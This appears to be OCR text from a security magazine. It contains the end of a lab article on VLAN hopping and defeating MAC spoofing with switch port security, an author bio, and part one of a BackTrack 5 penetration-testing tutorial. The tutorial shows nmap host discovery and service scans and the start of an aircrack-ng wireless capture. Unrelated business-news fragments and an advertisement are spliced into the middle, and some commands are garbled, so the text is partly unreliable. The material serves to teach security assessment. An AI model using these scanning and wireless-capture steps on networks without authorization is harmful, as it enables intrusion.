Figure 33 illustrates the attacker's PC sending an ICMP request packet to Switch 2's VLAN 2 interface. In this attempt Switch 2 did not strip off the outer layer of the packet. Remember the native VLAN has changed to VLAN 99; therefore the switches do not strip off the outer layer of the packet. This was due to different VLAN for the attacker and trunk link. As the outer layer had not been stripped off, there was no ICMP reply packets from the victim's IP address.

To prove Switch 2's VLAN 3 cannot be accessed either, the next screen dump should not display any ICMP reply packets from the victim.


The attack was again unsuccessful to VLAN 3. The attacker could not perform VLAN hopping double encapsulation attack as the attacker could not negotiate a trunk port between switch 1 and the attacker's PC.

## MAC Address Spoofing

The same network topology is to be used from the previous test. To add security onto the network, a feature called port security will be used on each switchport. Port security enables an administrator to select how a switchport will learn MAC addresses on a specific port. For example, an administrator may allow two MAC addresses to be learned. MAC addresses can be configured as static or sticky (dynamic). In this case, the sticky mode will be used. Each port will only allow one

**Table 12.** MAC Spoofing Port security

Feature	Description
Switchport port-security	Used to enable port security on selected switchports.
Switchport port-security mac-address sticky	Determines whether to learn the MAC addresses on each port dynamically.
Switchport port-security violation shutdown	Allows an administrator to select which action to take if the port has been violated. In this case the violated switchport will completely shutdown, only an administrator can re-enable the port.
Switchport port-security mac-address max 1	This command allows the switch to learn only 1 MAC address per switchport. This will prevent any duplicate MAC addresses and IP spoofing attacks to take place.

**Figure 35.** Sending spoofed source MAC address


MAC address to be learned, this adds additional security to the switch. The switchports must first be configured using switchport mode access to enable port security the command `switchport port-security` must be used.

In this scenario, the attacker should not be allowed to spoof another MAC address from another switchport. The default behaviour of a port security is shutdown. The configured behaviour is to shutdown the port immediately. The following tests will prove port security working to prevent MAC address spoofing.

To verify that each switchport has learned a MAC address dynamically, issue the command `show run`. This will show the current configurations applied on the switch. The attached switchports should have learned a MAC address. To enable an administrator to view MAC address changes, the administrator can execute the command `mac-address-table notification` (Listing 1).

To test if port security will prevent MAC spoofing attacks, the attacker will send a spoofed ARP packet to the switch's VLAN interface.

The attacker sends an ARP packet using the source MAC address of host 192.168.1.4 (00:1c:c0:65:e0:84) and using destination address of the switch's VLAN. The

**Figure 36.** Port Security Notification

```
SW1# HyperTerminal
File Edit View Cell Transfer Help
D E S C O P E
% Invalid input detected at '^' marker.

SW1#show port-security add
SW1#show port-security address ?
  vlan  VLAN limits
  |       Output modifiers
  <cr>

SW1#show port-security ?
  address  Show secure address

  interface Show secure interface
  |       Output modifiers
  <cr>

SW1#show port-security in
SW1#show port-security interface ?
  FastEthernet  FastEthernet IEEE 802.3
  GigabitEthernet  GigabitEthernet IEEE 802.3z

SW1#show port-security interface fa 0/1
  Port Security : Enabled
  Port Status   : Secure-shutdown
  Violation Mode: Shutdown
  Aging Time    : 0 mins
  Aging Type   : Absolute
  SecureStatic Address Aging : Disabled
  Maximum MAC Addresses : 1
  Total MAC Addresses : 1
  Configured MAC Addresses : 0
  Sticky MAC Addresses : 1
  Last Source Address:Vlan  001c.c065.e8b4:1
  Security Violation Count : 1

SW1#
```

**Figure 37.** Port security violation

attacker includes its own IP address of 192.168.1.2 as the source IP address. The attacker inputs the destination IP address as the switch's VLAN (192.168.1.1).

Once the packet has been sent out the attacker's network connection, the attacker's switchport is shutdown. As previously described, the default action taken by a switchport using port security is to shutdown the switchport. There are three options that can be configured if a port is violated. These include protect, restrict and shutdown.

After the attacker sent a spoofed ARP packet with another PC's MAC address, immediately an on-screen event popped up. This event shows an administrator that this port (Fa 0/1) has been violated. In this case, this event occurred since the attacker sent an ARP packet with a spoofed source address other than its own MAC address. The MAC address of 00:1C:C0:65:E8:E8 has been sent from port Fa 0/1.

Figure 37 illustrates the configured port security settings. In this case the port security feature is enabled and the violation mode is set to shutdown. The maximum allowed MAC address on this specific switchport is 1; there has been 1 violation count on this switchport.

# NAYAN SANCHANIA

*Nayan Sanchania (BSc Honours), MCITP, CCNA. My interest of network security continued after college. I pursued my dream and completed a BSc Honours degree in network security where I obtained theory and practical knowledge of current security technologies.*

*I have extensive theory and practical knowledge of network security through projects and learning. I have been involved with various roles within IT such as IT Security Consultant where I got hands on experience with Backtrack, Firewalls, Two factor authentication and security policies. I am currently working as a Systems Engineer in Voice Recording with various Banks and compliances.*



In his business experience, Bryden says his involvement has always been as a major shareholder and top executive, but in a company based on the vision of other people who he believed knew what they were doing, and whose dream had commercial value.

Not much work gets done on the weekends, with summer trips back to Cape Breton to visit family and winters skiing at Mount Tremblant. A bit of tennis, swimming and boating is sandwiched in between, and Bryden says that right now retirement isn't on the horizon.

Ha

## Security develop

Chrysalis-ITS plans to increase its global e-commerce market share with a successful fourth round of venture capital funding tallying more than US\$20 million.

"Companies often add products to drive up their market value. The billions worth of trade in the market is no small way contributing to the amount of industrial growth in the country," says Baker.

*"Companies need to align their hardware with risk-mitigation strategies to prevent data loss."*

the ability to support motion

# HAKING

**Join our  
Exclusive and Pro club  
and get:**

## Hakin9 one year subscription

## HAKING Full page advertisement in

## Hakin9 every month!

## Information about your company

send to over 100,000

## Hakin9 readers!

More information at

en@hakin9.org

# BackTrack 5:

## The Ultimate Security Toolkit Part 1

In the security world today, a security professional relies heavily on knowing the right tools for the job, and knowing how to use these tools. There are hundreds of tools available and the list of tools is constantly changing and growing. For security assessments and penetration testing, there are very few toolkits as actively supported and all-encompassing as BackTrack 5.

**B**ackTrack 5 (BT5) is a Linux security distribution that contains all of the tools necessary to perform a complete security assessment of systems, networks, and applications. This article will describe some basic practical uses of the tools within BackTrack 5 as they relate to a network-based penetration test or security assessment. BackTrack 5 was designed with penetration testing in mind. A pentest is a method of evaluating and testing the security of a system, network, or application by performing actions that are meant to simulate the actions of a malicious attacker.

The tools included in BackTrack 5 are very often the same tools an attacker might be using against a network, and understanding these tools and how effective they might be against your network is an important step of security in-depth. The tools covered in this two-part article and their usage will be outlined in the same order that a network assessment might take place, starting with host discovery and information gathering on discovered targets, moving onto identifying vulnerabilities within your targets, followed by attempting exploitation of the discovered vulnerabilities, and finally, what to do with your newly gained access, also known as post-exploitation. Web application assessment tools will be covered as well.

The first part of the article will cover the basics of BackTrack 5, simple host discovery and information gathering of an internal network, as well as a basic wireless assessment. Part two will cover the steps of discovery and information gathering for an external network assessment, as well as vulnerability assessment, exploitation, and post-exploitation. Some other useful tools will be covered as well. Keep in mind that there are many tools available in BT5 and many of

their functions can overlap, and the information in this article doesn't encompass all of the ways, nor the only way to perform these actions. Use this information as a starting point to discover the real capabilities of the toolkit. The version of BT5 used for in this article is BackTrack 5 R2 KDE 64-bit and there may be slight differences in commands and available applications if you are using a different version.

### BackTrack 5 Basics

There are a few different ways BT5 can be setup and used. You can create a Live CD or bootable USB drive and run it in a live environment, install BT5 to *virtual machine* (VM), or install BT5 directly to a hard drive and boot to it as the main OS. Each method has its perks and drawbacks, but for the sake continually performing assessments and testing, creating a BT5 VM is recommended. If you are new to BT5, the in-depth details of setting up BT5 will not be covered in this article; however, the Official BackTrack 5 Wiki and Forums at <http://www.backtrack-linux.org/> contain all the information necessary for getting started.

Once you are up and running, before starting any information gathering, you should create a place to store the information you are collecting. Some of the tools in BT5 utilize databases to store information and one of the strengths of BT5 is that the databases should be preinstalled and configured to start using without much hassle. Since the context of this article covers pentesting of multiple clients, creating a separate folder for each client is recommended. For this assessment, everything will be stored in subfolders in the `~/PenTest` directory, created for this demonstration. Additionally, results that are stored within a database should be




Figure 1. Tools Managers

exported and stored in the client folder, and the database should be wiped before the next engagement.

Many of the tools in BT5 can be found in the Applications menu, under the BackTrack folder. The tools are organized in folders and subfolders based on their purpose and abilities. Since some tools serve more than one purpose, some tools are in several folders; launching the same tools from a different folder does not change the usage of the tool. Most tools can also be found in the `/pentest/` directory, also organized by use (Figure 1).

## Host Discovery and Information Gathering – Internal Network

An internal test is generally performed on-site, directly connected to the network that is being tested. The tester assumes the role of a user with some access to the network. The first step of any test is information gathering and target mapping.

Arguably, the best tools in BT5 for information gathering and mapping a network is *Nmap*. *Nmap* is a command-line tool that sends specially crafted packets to a host or range of hosts and analyzes the response. *Nmap* is excellent for host discovery, services discovery through port scanning, OS identification and much more.

The first step in this process is to find all the live hosts on the internal network, also known as discovery. First you need to determine the network you are on, which is as simple as looking at your own IP address. Open a terminal and type `ifconfig`. Note your `inet addr` as well as the Mask (Figure 2).

In this case, we are on the 192.168.2.0/24 network. We can use Nmap to discover live hosts on this subnet and save our results to a file (Figure 3).




Figure 2. Determining the Network I

```
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# nmap -sn -n -v -oA nmap/192.168.2.0_ping 192.168.2.0/24
Starting Nmap 6.00 ( http://nmap.org ) at 2012-05-23 18:43 EDT
Initiating ARP Ping Scan at 18:43
Scanning 105 hosts [1 port/host]
Completed ARP Ping Scan at 18:43, 0.66s elapsed (105 total hosts)
root@bt:~/PenTest#
```

Figure 3. Determining the Network II

Explanation:

- `-sn`: ping scan, disables port scan for fast discovery
- `-n`: don't resolve DNS name of host, for faster scan
- `-v`: set verbosity level of error reporting
- `-oA`: output results (nmap, gnmap, xml) to `nmap/192.168.2.0_ping` file
- `192.168.2.0/24`: scan this entire class C range

The reason to use the `-oA` option is to output the results in multiple format types to be used in other tools. The gnmap file is designed to be parsed with the shell command grep. Use grep on the gnmap file we just generated to display all hosts that Nmap determined are up. You can also pipe this command to word count (wc) to get a count of the up hosts (Figure 4 and Figure 5).

```
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# grep "Up" nmap/192.168.2.0_ping.gnmap
Host: 192.168.2.2 () Status: Up
Host: 192.168.2.3 () Status: Up
Host: 192.168.2.4 () Status: Up
Host: 192.168.2.5 () Status: Up
Host: 192.168.2.6 () Status: Up
```

Figure 4. Determining the Network III

```
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# grep "Up" nmap/192.168.2.0_ping.gnmap | wc -l
39
root@bt:~/PenTest#
```

Figure 5. Determining the Network IV

Explanation:

- `grep "Up"`: search the grepable Nmap file for "Up" and print the line
- `wc -l`: count the lines

These results display the 39 hosts that responded to the ping scan on the 192.168.2.0/24 network. You now have a list of targets you can perform additional information gathering on, without wasting time scanning for hosts that don't exist. You can then use shell commands to create a list of targets that can be input into Nmap for additional scans (Figure 6).

Explanation:

- `grep "Up"`: print the lines of up hosts in the file
- `cut -f2 -d\`: cut field 2 with the delimiter of space (note the trailing space)

# Hacking ONDemand

```
PenTest . bash
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# grep "Up" nmap/192.168.2.0_ping.gnmap | cut -f2 -d\ | cut -f1-3 -d\ | uniq | sed 's/$/\.0\24/'> targets/192.168.2.0_all.txt
root@bt:~/PenTest# cat targets/192.168.2.0_all.txt
192.168.2.2
192.168.2.3
192.168.2.4
192.168.2.5
192.168.2.6
192.168.2.8
192.168.2.9
```

Figure 6. Determining the Network V

- `>`: redirect the output to `targets/192.168.2.0_all.txt` file
- `cat`: confirm the targets file looks correct

These steps are basic and outline host discovery on a single subnet, however in many cases there will be several subnets that you might have to discover. Discovery of these subnets isn't always easy, using this method in Nmap can be helpful (Figure 7).

```
PenTest . bash
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# nmap -sn -PE -n -v -oA nmap/subnet_search 192.168.*.1-10,245-254
Starting Nmap 6.00 ( http://nmap.org ) at 2012-05-23 19:09 EDT
Initiating Ping Scan at 19:09
```

Figure 7. Determining the Network VI

Explanation (new options only):

- `-PE`: use ICMP only, helpful for getting accurate up count traversing subnets
- `192.168.*.1-10,245-254`: Scan the first and last 10 IP addresses of all 255 subnets in the 192.168.x address space.

This command will ping the first and last 10 addresses on every possible subnet in the 192.168 address space. This is a fast way to discover subnets without having to try every single potential address within the given range, since in many cases there will be a device that responds within that range. Keep in mind that this method may not discover every subnet, if there isn't a system to respond within the addresses being tested. Using shell commands, you can create a subnets targets file to perform host discovery on the newly discovered subnets (Figure 8).

Explanation:

- `grep "Up"...` | `cut -f2 -d\`: print all up IP addresses from the file
- `cut -f1-3 -d\`: print the first 3 octet of the ip addresses (the subnet)
- `uniq`: remove all duplicates, leaving you with a single address from each subnet

```
PenTest . bash
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# grep "Up" nmap/subnet_search.gnmap | cut -f2 -d\ | cut -f1-3 -d\ | uniq | sed 's/$/\.0\24/'> targets/subnets.txt
root@bt:~/PenTest# cat targets/subnets.txt
192.168.2.0/24
192.168.3.0/24
192.168.200.0/24
```

Figure 8. Determining the Network VII

- `sed 's/$/\.0\24/'`: add a `.0/24` to the end of each line, to be Nmap readable
- `>`: redirect to `targets/subnets.txt` file

Now, use Nmap just as in the first step, but rather than give it an address range directly on the command line, use the `-iL` option to input from the subnets target file created in the previous step. Nmap will now scan every address on all three discovered subnets. Just as before, use shell commands to create a targets list of the hosts that were discovered as up (Figure 9 and Figure 10).

```
PenTest . bash
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# nmap -sn -n -v -oA nmap/all_subnets_ping -iL targets/subnets.txt
Starting Nmap 6.00 ( http://nmap.org ) at 2012-05-23 19:41 EDT
Initiating ARP Ping Scan at 19:41
Scanning 105 hosts [1 port/host]
```

Figure 9. Determining the Network VIII

```
PenTest . bash
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# grep "Up" nmap/all_subnets_ping.gnmap | cut -f2 -d\ > targets/allup.txt
root@bt:~/PenTest# [REDACTED]
```

Figure 10. Determining the Network IX

You may want to separate your targets list by subnet, in instances for example where different subnets are used for different physical sites, separated by a slower link. This can easily be accomplished with shell commands and the `allup.txt` targets file. Performing a *word count* (`wc`) on the directory will also display the amount of hosts in each file. Notice the number of hosts in each individual subnets files adds up to the number of hosts in the `allup.txt` targets file (Figure 11).

```
PenTest . bash
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# grep "\.3\."... targets/allup.txt > targets/192.168.3.0_all.txt
root@bt:~/PenTest# grep "\.200\."... targets/allup.txt > targets/192.168.200.0_all.txt
root@bt:~/PenTest# wc -l targets/*
1 targets/192.168.200.0_all.txt
39 targets/192.168.2.0_all.txt
6 targets/192.168.3.0_all.txt
46 targets/allup.txt
3 targets/subnets.txt
95 total
root@bt:~/PenTest# [REDACTED]
```


Figure 11. Determining the Network X

Explanation:

- `grep "\.3\."...`: print all lines with `.3.`, redirect to file
- `grep "\.200\."...`: print all line with `.200.`, redirect to file
- `wc -l`: print the line count for every file in targets directory

Now that you've gathered all the live targets from each discovered subnet, you should obtain as much information as possible about them. Nmap is also useful for this as it's capable of probing for open ports, and gathering information of the services discovered on these ports. For the remainder of this section,

2 designated hosts in the `targets/my_targets.txt` file will be used (Figure 12).



```
PenTest:~# nmap -sV -O -v -oA nmap/my_targets_service_scan -iL targets/my_targets.txt
Starting Nmap 6.00 ( http://nmap.org ) at 2012-05-23 20:06 EDT

```

**Figure 12. Determining the Network XI**


Explanation:

- `-sV`: probe ports for service/version information
- `-O`: enable operating system detection

Once the scan is complete, the files can be examined and you can see a wealth of information for the 2 hosts that were scanned (Figure 13).

Now that you have a grasp on the process of host discovery, OS identification and service mapping, the GUI tool for *Nmap*, *Zenmap*, can be used to speed up and streamline this process. *Zenmap* can be launched from a terminal by typing `zenmap`, or from the Applications menu wherever *Nmap* is found. *Zenmap* provides a nice front end for *Nmap* with the ability to save profiles for repeated scans and other interesting features (Figure 14).


Now you have discovered open ports, the services on those ports, and the versions of the software running, you can perform a vulnerability assessment to find any potentially exploitable services, which will be covered in the next section. These steps above describe some very basic steps of discovery and mapping for an internal assessment. There are many additional tools included



```
PenTest:~# cat nmap/my_targets_service_scan.nmap
# Nmap 6.00 scan initiated Wed May 23 20:06:53 2012 as: nmap -sV -O -v -oA nmap/my_targets_service_scan -iL targets/my_targets.txt
Host is up (0.0012s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
25/tcp    open  smtp         Microsoft ESMTP 6.0.2600.2180
80/tcp    open  http         Microsoft IIS httpd 5.1
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn
443/tcp   open  https        Microsoft IIS https 5.1
454/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc        Microsoft Windows RPC
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2005 9.0.1399; RTM
MAC Address: 08:00:27:E6:20 (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp|sp2:professional cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for metasploitable.sr (192.168.2.103)
Host is up (0.00064s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-Subuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:BF:24:D2 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.x
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.31
Uptime guess: 0.002 days (since Wed May 23 20:03:44 2012)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:kernel
```

**Figure 13. Determining the Network XII**



**Figure 14. Zenmap Utilities**


in BT5 that are used to map additional specific services and they should be examined further for a more in-depth discovery and mapping of a network. Examples of some specific internal services that are valuable sources of information include DNS, database services such as MSSQL and MySQL, SNMP, VOIP and mail services. BT5 includes a myriad of tools organized by service type in the main BackTrack folder in the Applications menu, or in `/pentest/` in the terminal.

## Wireless Security Assessment

BackTrack 5 contains all the tools necessary for a wireless security assessment and penetration test. This section will cover the basic usages of a set of tools for assessing the security of a wireless network.

**Aircrack-ng** is a command-line tool, but also refers to a suite of tools used to for a wireless security assessment. The tools that will be covered to perform an assessment include `airmon-ng`, `airodump-ng`, `aireplay-ng`, and `aircrack-ng`. There are more tools within the `Aircrack-ng` toolkit that should be examined, however these will allow you to perform a basic assessment.

The first step is to use `airmon-ng` to manage your wireless adapter. By running the command with no



```
PenTest:~# airmon-ng
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# airmon-ng

Interface      Chipset      Driver
wlan0          Ralink RT2870/3070      rt2800usb - [phy3]


root@bt:~/PenTest#
```

**Figure 15. Determining the Network XIII**

# Hacking ONDemand

options, you can see the wireless adapters available in BT5 (Figure 15).

In order to capture packets, you need to use airmon-ng to put your wireless adapter into monitor mode. You can also specify a channel to listen on if you know the channel the AP you are testing is on, otherwise it will roam on all channels (Figure 16).



```
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
1052    dhclient3
6367    dhclient3
Process with PID 6367 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Ralink RT2870/3070      rt2800usb - [phy3]
                           (monitor mode enabled on mon0)

root@bt:~/PenTest# airmon-ng

Interface      Chipset      Driver
mon0          Ralink RT2870/3070      rt2800usb - [phy3]
wlan0          Ralink RT2870/3070      rt2800usb - [phy3]
```


Figure 16. Determining the Network XIV

Next, run `airodump-ng` with no options to start looking for wireless networks within range. With this tool, you can see the security in use on each *Wireless Access Point* (AP) in range in the top half, as well as all the wireless clients and which AP they are associated with in the bottom half. Once you determine which AP you are testing, press 'space' to lock the results and copy the BSSID (MAC) of the AP. Also note the channel that it's on and security information such as encryption and authentication type, and stop the capture (Figure 17).

Now start `airodump-ng` again, but this time with options that specify the AP and channel, as well as to specify the output file you wish to save the capture to (Figure 18).

Explanation:

- `-w wifi/AP1cap`: output the capture to the specified file
- `--bssid`: MAC of the AP you want to test




```
File Edit View Bookmarks Settings Help
CH 9 || Elapsed: 32 s || 2012-05-23 21:03

BSSID      PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:22:75:4B:A5:C3  -49   9      0  0  6  54e  WEP  WEP
00:18:4D:86:FE:DE -54    12     11  0  7  54 . WEP  WEP
00:18:39:F9:4A:5A -70    11     0  0  6  54  WEP  WEP
68:7F:74:A3:EB:ED -74    17     6  0  1  54e WPA2 CCMP  PSK
68:7F:74:A3:EB:EE -75    16     0  0  1  54e  OPN

BSSID      STATION      PWR  Rate  Lost  Frames  Probe
(not associated) 88:53:2E:0C:CD:C1 -60   0 - 1   0      2
00:18:4D:86:FE:DE 00:0E:95:E5:80:30 -64   54 - 54   0      4
00:18:4D:86:FE:DE 00:21:5D:DC:BA:96 -66   36 - 1   0      6
```

Figure 17. Determining the Network XV

- `--channel 6`: locks the channel to 6 (optional)
- `mon0`: interface setup with `airmon-ng`



```
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# airodump-ng -w wifi/AP1cap -bssid 00:22:75:4B:A5:C3 --channel 6 mon0
